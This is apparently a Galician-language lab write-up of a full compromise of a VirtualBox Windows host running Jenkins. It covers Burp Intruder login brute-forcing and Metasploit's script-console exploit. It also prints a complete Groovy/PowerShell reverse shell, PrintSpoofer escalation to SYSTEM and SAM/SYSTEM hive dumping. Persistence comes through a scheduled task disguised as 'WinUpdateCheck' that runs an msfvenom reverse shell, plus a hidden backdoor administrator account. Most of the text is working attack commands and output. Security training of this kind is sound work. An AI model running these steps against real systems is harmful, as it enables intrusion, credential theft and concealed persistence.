The main area displays the raw HTTP request for the cluster bomb attack, showing headers like "Host", "User-Agent", "Accept", "Accept-Encoding", "Content-Type", "Content-Length", "Origin", "Connection", "Referer", "Cookie", "Upgrade-Insecure-Requests", and "Priority". The body of the request is a POST to `/j_spring_security_check` with a "j_username" and "j_password" parameter.

Unha vez aquí, seleccionamos os campos introducidos erroneamente e adxudicamoslle respectivamente os payloads cos dictionarios utilizados en Metasploit

Seguidamente, iniciamos o ataque:

6. Intruder attack of http://192.168.56.223:8080

Attack Save

Results Positions

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response ...	Error	Timeout	Length	Comment
0			302	1			317	
1	admin	jenkins	302	1			317	
2	administrator	jenkins	302	3			317	
3	jenkins	jenkins	302	69			313	
4	user	jenkins	302	3			407	
5	test	jenkins	302	1			407	
6	guest	jenkins	302	1			408	
7	developer	jenkins	302	1			407	
8	manager	jenkins	302	4			409	
9	root	jenkins	302	1			408	
10	system	jenkins	302	1			408	
11	operador	jenkins	302	2			407	
12	soporte	jenkins	302	3			409	
13	seguridad	jenkins	302	1			407	
14	infra	jenkins	302	1			408	
15	desarrollo	jenkins	302	1			407	
16	integracion	jenkins	302	3			408	
17	build	jenkins	302	1			408	
18	master	jenkins	302	4			408	
19	slave	jenkins	302	1			409	
20	agent	jenkins	302	6			408	
21	jenkinsadmin	jenkins	302	3			408	
22	ci	jenkins	302	4			407	
23	localadmin	jenkins	302	4			409	
24	remoteuser	jenkins	302	4			407	
25	admin	admin	302	2			408	
26	administrator	admin	302	3			407	
27	jenkins	admin	302	71			408	
28	user	admin	302	2			408	
29	test	admin	302	3			408	
30	guest	admin	302	4			409	
31	developer	admin	302	4			408	
32	manager	admin	302	3			409	

Imos ver a diferenca da autenticación conseguida a autenticación errónea:
Login no:

Result 124 | Intruder attack

Payload 1: user
Payload 2: secret
Status code: 302
Length: 408
Timer: 3

Previous Next

Request Response

Pretty Raw Hex Render


```

1 HTTP/1.1 302 Found
2 Date: Tue, 06 May 2025 00:25:13 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: remember-me=; Path=/; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Set-Cookie: JSESSIONID.900c5188=node0fv939hckn2xs1lpm1gz9hyko6446.node0; Path=/; HttpOnly
7 Location: http://192.168.56.223:8080/loginError|
8 Content-Length: 0
9 Server: Jetty(9.4.41.v20210516)
10
11

```

0 highlights

Login yes:



4. Obtención de Acceso

Shell tipo Meterpreter

[vídeo shell meterpreter](#)

Seleccionamos o módulo:

```
20 exploit/multi/http/jenkins_script_console
```

Introducimos os seguintes parámetros:

```
msf6 exploit(multi/http/jenkins_script_console) > set USERNAME jenkins
USERNAME => jenkins
msf6 exploit(multi/http/jenkins_script_console) > set PASSWORD jenkins
PASSWORD => jenkins
msf6 exploit(multi/http/jenkins_script_console) > set RHOSTS 192.168.56.223
RHOSTS => 192.168.56.223
msf6 exploit(multi/http/jenkins_script_console) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/jenkins_script_console) > set TARGETURI /
TARGETURI => /
msf6 exploit(multi/http/jenkins_script_console) > set LHOST 192.168.56.100
LHOST => 192.168.56.100
msf6 exploit(multi/http/jenkins_script_console) > set LPORT 4445
LPORT => 4445
```

Confirmamos as opcións:

```
msf6 exploit(multi/http/jenkins_script_console) > options

Module options (exploit/multi/http/jenkins_script_console):

  Name      Current Setting  Required  Description
  ----      -
  API_TOKEN  MARTIN_LOSADA  no        The API token for the specified username
  PASSWORD  jenkins         no        The password for the specified username
  Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.56.223  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      8080            yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  SSLCert    no              no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /               yes       The path to the Jenkins-CI application
  URIPATH    /              no        The URI to use for this exploit (default is random)
  USERNAME   jenkins         no        The username to authenticate as
  VHOST      personal        no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,httprequest,psh_invokewebrequest,ftp_http:

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.56.100  yes       The listen address (an interface may be specified)
  LPORT     4445            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows
```

Corremolo:

```
[*] Command Stager progress - 84.28% done (83968/99626 bytes)
[*] Command Stager progress - 86.34% done (86016/99626 bytes)
[*] Command Stager progress - 88.39% done (88064/99626 bytes)
[*] Command Stager progress - 90.45% done (90112/99626 bytes)
[*] Command Stager progress - 92.51% done (92160/99626 bytes)
[*] Command Stager progress - 94.56% done (94208/99626 bytes)
[*] Command Stager progress - 96.62% done (96256/99626 bytes)
[*] Command Stager progress - 98.67% done (98304/99626 bytes)
[*] Sending stage (177734 bytes) to 192.168.56.223
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 1 opened (192.168.56.100:4445 -> 192.168.56.223:49675) at 2025-05-05 17:36:23 +0100

meterpreter > getuid
Server username: MAYORDOMO\butler
meterpreter > 
```



Reverse Shell Script Jenkins

[video inicial manual](#)

Poñemos o porto 4444 a escoita:

```
(kali㉿kali)-[~]
$ ncat -nlvp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
```

Imos a Jenkins e accedemos a /script:



En script console introducimos o seguinte:

```
String host = "192.168.56.100";
```

```
int port = 4444;
```

```
String command = "\$client = New-Object Net.Sockets.TCPCClient;
\$client.Connect('$host', $port); \$stream = \$client.GetStream(); [byte[]]\$bytes
= 0..65535|%{0}; while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne
0){\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0,
\$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = '\nPS ' +
(pwd).Path + '> ';\$sendbyteback = ([text.encoding]::ASCII).GetBytes(\$sendback +
\$sendback2);\$stream.Write(\$sendbyteback,0,\$sendbyteback.Length);\$stream.Flush
()};\$client.Close()";
```

```
String powershellCmd = "powershell -NoProfile -ExecutionPolicy Bypass -Command \"
+ command + "\"";
```

```
Runtime.getRuntime().exec(powershellCmd);
```



Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 String host = "192.168.56.100";
2 int port = 4444;
3 String command = "\$client = New-Object Net.Sockets.TCPCClient; \$client.Connect('$host', $port); \$stream
4 String powershellCmd = "powershell -NoProfile -ExecutionPolicy Bypass -Command \" + command + "\"";
5 Runtime.getRuntime().exec(powershellCmd);
```

Este script de groovy o que fai é:

-Defino IP e porto de conexión inversa (192.168.56.100:4444), onde estou escoitando cun ncat.

-Construo un comando de PowerShell que:

-Crea un cliente TCP e se conecta á IP/porto do atacante.

-Le datos do atacante e execútaos localmente como comandos de PowerShell.

-Envía de volta a saída da execución ao atacante, mantendo unha shell interactiva.

-Executa o comando PowerShell usando `Runtime.getRuntime().exec(...)`, o que lanza o proceso no sistema da vítima.

O resultado é:

Result

Result: java.lang.ProcessImpl@50b4ecc1

Comprobamos:

```
(kali@kali)-[~]
└─$ ncat -nlvp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.223:49676.
pwd
C:\Program Files\Jenkins

Directory: C:\Program Files\Jenkins
Mode                LastWriteTime         Length Name
----                -
-a----             5/5/2025    7:12 PM           195610 jenkins.err.log
-a----             7/28/2021   12:28 PM           620544 jenkins.exe
-a----             7/28/2021    2:51 PM             228 jenkins.exe.config
-a----             5/5/2025    7:12 PM           1248 jenkins.out.log
-a----             7/28/2021    2:49 PM          74258876 Jenkins.war
-a----             5/5/2025    7:12 PM           41730 jenkins.wrapper.log
-a----             8/14/2021    5:11 AM           3011 jenkins.xml

Result
\nPS C:\Program Files\Jenkins> 50b4ecc1
```

5. Escalada de Privilegios

[video super.mp4](#)

Utilizamos Winpeas, descargamolo:

```
winPEAS.bat
winPEASany.exe
winPEASany_ofs.exe
winPEASx64.exe
winPEASx64_ofs.exe
winPEASx86.exe
winPEASx86_ofs.exe
Source code (zip)
Source code (tar.gz)
```

Subimolo:

```
(kali@kali)-[~/Downloads]
$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Desde a reverse shell, descargamolo:

```
\nPS C:\Program Files\Jenkins> Invoke-WebRequest -Uri http://192.168.56.100/winPEASany.exe -OutFile C:\Windows\Temp\winpeas.exe
\nPS C:\Program Files\Jenkins>
```

Executamolo:

```
\nPS C:\Program Files\Jenkins> C:\Windows\Temp\winpeas.exe
```

Cousas que vemos no winpeas:

```
COMPUTERNAME: MAYORDOMO
USERPROFILE: C:\Users\butler
PUBLIC: C:\Users\Public
LOCALAPPDATA: C:\Users\butler\AppData\Local
PSModulePath: C:\Users\butler\Documents\WindowsPowerShell\Modules;C:\Program Files\Windows\system32\WindowsPowerShell\v1.0\Modules
PROCESSOR_ARCHITECTURE: AMD64
Path: C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\Windows\WinSxS;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\butler\AppData\Local\Microsoft\WindowsApps
CommonProgramFiles(x86): C:\Program Files (x86)\Common Files
ProgramFiles(x86): C:\Program Files (x86)
PROCESSOR_LEVEL: 6
ProgramFiles: C:\Program Files
PSExecutionPolicyPreference: Bypass
SystemRoot: C:\Windows
OS: Windows_NT
ALLUSERSPROFILE: C:\ProgramData
DriverData: C:\Windows\System32\Drivers\DriverData
APPDATA: C:\Users\butler\AppData\Roaming
PROCESSOR_REVISION: a505
USERNAME: butler
CommonProgramW6432: C:\Program Files\Common Files
CommonProgramFiles: C:\Program Files\Common Files
OneDrive: C:\Users\butler\OneDrive
WINSW_EXECUTABLE: C:\Program Files\Jenkins\jenkins.exe
JENKINS_HOME: C:\Users\butler\AppData\Local\Jenkins\.jenkins
PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
PROCESSOR_IDENTIFIER: Intel64 Family 6 Model 165 Stepping 5, GenuineIntel
ComSpec: C:\Windows\system32\cmd.exe
SERVICE_ID: jenkins
SystemDrive: C:
TEMP: C:\Users\butler\AppData\Local\Temp
WINSW_SERVICE_ID: jenkins
NUMBER_OF_PROCESSORS: 2
TMP: C:\Users\butler\AppData\Local\Temp
ProgramData: C:\ProgramData
ProgramW6432: C:\Program Files
windir: C:\Windows
USERDOMAIN: MAYORDOMO
```

Podemos ver que o Usuario Butler forma parte do grupo Administrators:

```
?????????? Home folders found
C:\Users\Administrator : Administrators [AllAccess]
C:\Users\All Users : Administrators [AllAccess]
C:\Users\butler : Administrators [AllAccess], butler [AllAccess]
C:\Users\Default : Administrators [AllAccess]
C:\Users\Default User : Administrators [AllAccess]
C:\Users\Public : Service [WriteData/CreateFiles], Administrators [AllAccess]
```

```
?????????? Users
? Check if you have some admin equivalent privileges https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#users--groups
Current user: butler
Current groups: Domain Users, Everyone, Local account and member of Administrators group, Administrators, Users, Service, Console Logon, Authenticated Users, This Organization, Local account, Local, NTLM Authentication
```

Podemos ver os tokens (ollo o token SeImpresionatePrivilege)

```

??????????? Current Token privileges
? Check if you can escalate privilege using some enabled token https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#token-manipulation
SeIncreaseQuotaPrivilege: DISABLED
SeSecurityPrivilege: DISABLED
SeTakeOwnershipPrivilege: DISABLED
SeLoadDriverPrivilege: DISABLED
SeSystemProfilePrivilege: DISABLED
SeSystemTimePrivilege: DISABLED
SeProfileSingleProcessPrivilege: DISABLED
SeIncreaseBasePriorityPrivilege: DISABLED
SeCreatePagefilePrivilege: DISABLED
SeBackupPrivilege: DISABLED
SeRestorePrivilege: DISABLED
SeShutdownPrivilege: DISABLED
SeDebugPrivilege: SE_PRIVILEGE_ENABLED
SeSystemEnvironmentPrivilege: DISABLED
SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeRemoteShutdownPrivilege: DISABLED
SeUndockPrivilege: DISABLED
SeManageVolumePrivilege: DISABLED
SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeIncreaseWorkingSetPrivilege: DISABLED
SeTimeZonePrivilege: DISABLED
SeCreateSymbolicLinkPrivilege: DISABLED
SeDelegateSessionUserImpersonatePrivilege: DISABLED

```

Antes de seguir buscando cousas no Winpeas, vou intentar realizar a escalada con esta vulnerabilidade.

Para realizar a escalada imosnos aprobeitar do token impersonation, polo que imos comprobar se temos o privilexio de SeImpersonatePrivilege

```

C:\Program Files\Jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                     State
=====
SeRemoteShutdownPrivilege Force shutdown from a remote system             Disable
SeUndockPrivilege         Remove computer from docking station             Disable
SeManageVolumePrivilege   Perform volume maintenance tasks                Disable
SeImpersonatePrivilege    Impersonate a client after authentication        Enabled
SeCreateGlobalPrivilege   Create global objects                            Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                   Disable

```

Ahora temos que instalar o .exe chamado PrintSpoofer.exe :

```

(kali㉿kali)-[~]
└─$ ls
Desktop  Downloads  jen_pass.txt  Music  PrintSpoofer.exe  rockyou.txt  shell.sh  Videos
Documents  hydra.restore  jen_user.txt  Pictures  Public  shell.ps1  Templates

```

Agora desde Meterpreter subímolo:

```

meterpreter > upload /home/kali/Downloads/PrintSpoofer.exe C:\\Users\\butler\\Desktop\\
[*] Uploading : /home/kali/Downloads/PrintSpoofer.exe -> C:\\Users\\butler\\Desktop\\PrintSpoofer.exe
[*] Completed : /home/kali/Downloads/PrintSpoofer.exe -> C:\\Users\\butler\\Desktop\\PrintSpoofer.exe
meterpreter >

```

Accedemos o directorio do escritorio de Butler:

```
C:\Program Files\Jenkins>cd C:\Users\butler\Desktop
cd C:\Users\butler\Desktop
C:\Users\butler\Desktop>
```

Comprobamos que está subido o PrintSpoofer.exe :

```
C:\Users\butler\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Users\butler\Desktop

05/06/2025  10:36 AM    <DIR>          .
05/06/2025  10:36 AM    <DIR>          ..
05/06/2025  10:37 AM                27,136 PrintSpoofer.exe
               1 File(s)                27,136 bytes
               2 Dir(s)  13,241,913,344 bytes free
```

Realizamos un whoami antes de executalo:

```
C:\Users\butler\Desktop>whoami
whoami
mayordomo\butler
```

Ahora executamolo no cmd:

```
C:\Users\butler\Desktop>PrintSpoofer.exe -i -c cmd.exe
PrintSpoofer.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.
```

Executouse e volvemos a comprobar quen somos:

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Somos superusuario.

6. Volcado Bases de Datos

Unha vez que xa son SYSTEM, poden facer o volcado con reg save, procedemos:

```
C:\Windows\system32>reg save HKLM\SAM C:\Users\butler\Desktop\SAM
reg save HKLM\SAM C:\Users\butler\Desktop\SAM
The operation completed successfully.

C:\Windows\system32>reg save HKLM\SYSTEM C:\Users\butler\Desktop\SYSTEM
reg save HKLM\SYSTEM C:\Users\butler\Desktop\SYSTEM
The operation completed successfully.
```

Unha vez gardados, imos proceder a descargalos. Volvemos a meterpreter:

```
C:\Users\butler\Desktop>exit
exit
meterpreter > download C:\\Users\\butler\\Desktop\\SAM
[*] Downloading: C:\Users\butler\Desktop\SAM -> /home/kali/SAM
[*] Downloaded 48.00 KiB of 48.00 KiB (100.0%): C:\Users\butler\Desktop\SAM -> /home/kali/SAM
[*] Completed : C:\Users\butler\Desktop\SAM -> /home/kali/SAM
meterpreter > download C:\\Users\\butler\\Desktop\\SYSTEM
[*] Downloading: C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 1.00 MiB of 11.31 MiB (8.84%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 2.00 MiB of 11.31 MiB (17.69%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 3.00 MiB of 11.31 MiB (26.53%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 4.00 MiB of 11.31 MiB (35.37%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 5.00 MiB of 11.31 MiB (44.21%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 6.00 MiB of 11.31 MiB (53.06%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 7.00 MiB of 11.31 MiB (61.9%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 8.00 MiB of 11.31 MiB (70.74%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 9.00 MiB of 11.31 MiB (79.59%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 10.00 MiB of 11.31 MiB (88.43%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 11.00 MiB of 11.31 MiB (97.27%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 11.31 MiB of 11.31 MiB (100.0%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Completed : C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
meterpreter >
```

Agora xa estarían volcados na miña máquina:

```
(kali㉿kali)-[~]
└─$ cat SAM
:~+rmtm+++R++OfRg`E[hbin++++nk,++F|+++P+++++++p+++ROOT++++nk "+" \
lhx++++++p++++++sk++++++ !? ??8
~!~?!~cL<~Pi
      ~b+~z++++++
          +   +++nk ++F|++x+++++++
RXACT++++vbk
```

```
(kali㉿kali)-[~]  
$ cat SYSTEM
```

```
p>\\.\Device\Parameters\*\Vk\HirmwareIdentified\*\nk\T\
@*****L+
    ComputerIds*****nk ♦♦KT♦♦T♦♦*****X
ProductIds*****vk♦♦♦SystemManufacturer*****vk
                ♦♦♦SystemFamily♦♦♦Virtual I
uctName♦♦♦VirtualBox♦♦♦vk
?♦♦♦BIOSVendor♦♦♦innotek GmbH♦♦♦vk♦♦♦BaseBoardProduct♦♦♦vk
                ♦♦♦BIOSVer
U♦♦SystemVersion♦♦♦VirtualBox♦♦♦vk♦♦♦BIOSReleaseDate♦♦♦12/01/2006♦♦♦
rtual Machine&VirtualBox&innotek GmbH&VirtualBox&00&00♦♦♦innotek GmbH&V
k,♦e{4dfdd3fd-0a38-56ed-86a4-d091d8cce278}_amd64♦♦♦vk&P[ f4af0e4f-b6b

```

Ahora con estes dous ficheiros, poderíamos obter os hashes coa ferramenta `secretsdump.py`



7. Persistencia (3 opcións)

OPCION 1 - Cambio de Contraseña de Administrador

Ejecutamos o comando para cambiar a contraseña do administrador, sendo superusuario:

```
C:\Windows\system32>net user Administrator abc123.  
net user Administrator abc123.  
The command completed successfully.
```

Comprobamos na máquina vítima que temos acceso ca nova contraseña:



OPCION 2 (PRINCIPAL) - TAREA PROGRAMADA

vídeo persistencia

Creamos o payload usando msfvenom:

```
(kali@kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.100 LPORT=4444 -f exe -o reverse.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
```

Subimos o payload a maquina victima desde o meterpreter:

```
meterpreter > upload reverse.exe C:\\Users\\butler\\AppData\\Roaming\\
[*] Uploading : /home/kali/reverse.exe -> C:\\Users\\butler\\AppData\\Roaming\\reverse.exe
[*] Completed : /home/kali/reverse.exe -> C:\\Users\\butler\\AppData\\Roaming\\reverse.exe
meterpreter >
```

Accedemos a shell e executamos a tarefa programada, a cal se vai executar o iniciar sesión calquera usuario, vaise executar como System:

```
C:\Program Files\Jenkins>schtasks /create /tn "WinUpdateCheck" /tr "C:\Users\butler\AppData\Roaming\reverse.exe" /sc
onlogon /ru SYSTEM
schtasks /create /tn "WinUpdateCheck" /tr "C:\Users\butler\AppData\Roaming\reverse.exe" /sc onlogon /ru SYSTEM
SUCCESS: The scheduled task "WinUpdateCheck" has successfully been created.
```

Comprobamos que foi creada:

```
C:\Program Files\Jenkins>schtasks /query /tn "WinUpdateCheck" /v /fo LIST
schtasks /query /tn "WinUpdateCheck" /v /fo LIST

Folder: \
HostName: GENSE
TaskName: \WinUpdateCheck
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 11/30/1999 12:00:00 AM
Last Result: 267011
Author: MAYORDOMO\butler
Task To Run: C:\Users\butler\AppData\Roaming\reverse.exe
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User: SYSTEM
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: At logon time
Start Time: N/A
Start Date: N/A
End Date: N/A
Days: N/A
Months: N/A
Repeat: Every: N/A
Repeat: Until: Time: N/A
Repeat: Until: Duration: N/A
Repeat: Stop If Still Running: N/A
```

Imos realizar a comprobación:

Poñemos o Kali a escoita:


```
(kali㉿kali)-[~]  
$ ncat -nlvp 4444  
Ncat: Version 7.95 ( https://nmap.org/ncat )  
Ncat: Listening on [::]:4444  
Ncat: Listening on 0.0.0.0:4444
```

Iniciamos sesión con un usuario, neste caso aproveitando que fixemos a outra opción de persistencia, imos iniciar con Administrador:



Volvemos a ver o kali:

```
(kali㉿kali)-[~]  
$ ncat -nlvp 4444  
Ncat: Version 7.95 ( https://nmap.org/ncat )  
Ncat: Listening on [::]:4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 192.168.56.223:49675.  
Microsoft Windows [Version 10.0.19043.928]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
Área personal / Perfil  
C:\Windows\system32>
```

Como podemos ver, a tarefa programada que creei funciona, e polo tanto, temos persistencia

OPCION 3 - Novo Usuario Administrador


Creamos o usuario:

```
C:\Windows\system32>net user jenkins_backdoor abc123. /add
net user jenkins_backdoor abc123. /add
The command completed successfully.
```

Añadímolo o grupo de Administradores:

```
C:\Windows\system32>net localgroup administrators jenkins_backdoor /add
net localgroup administrators jenkins_backdoor /add
The command completed successfully.
```

Nesta máquina mayordomo non podemos acceder a outro usuario que non sexa Administrador para realizar a proba, xa que, non aparece para introducir outra opción:



(ADICIONAL)Podemos ocultalo do login para que non apareza na pantalla de inicio:

```
C:\Windows\system32>reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v
jenkins_backdoor /t REG_DWORD /d 0 /f
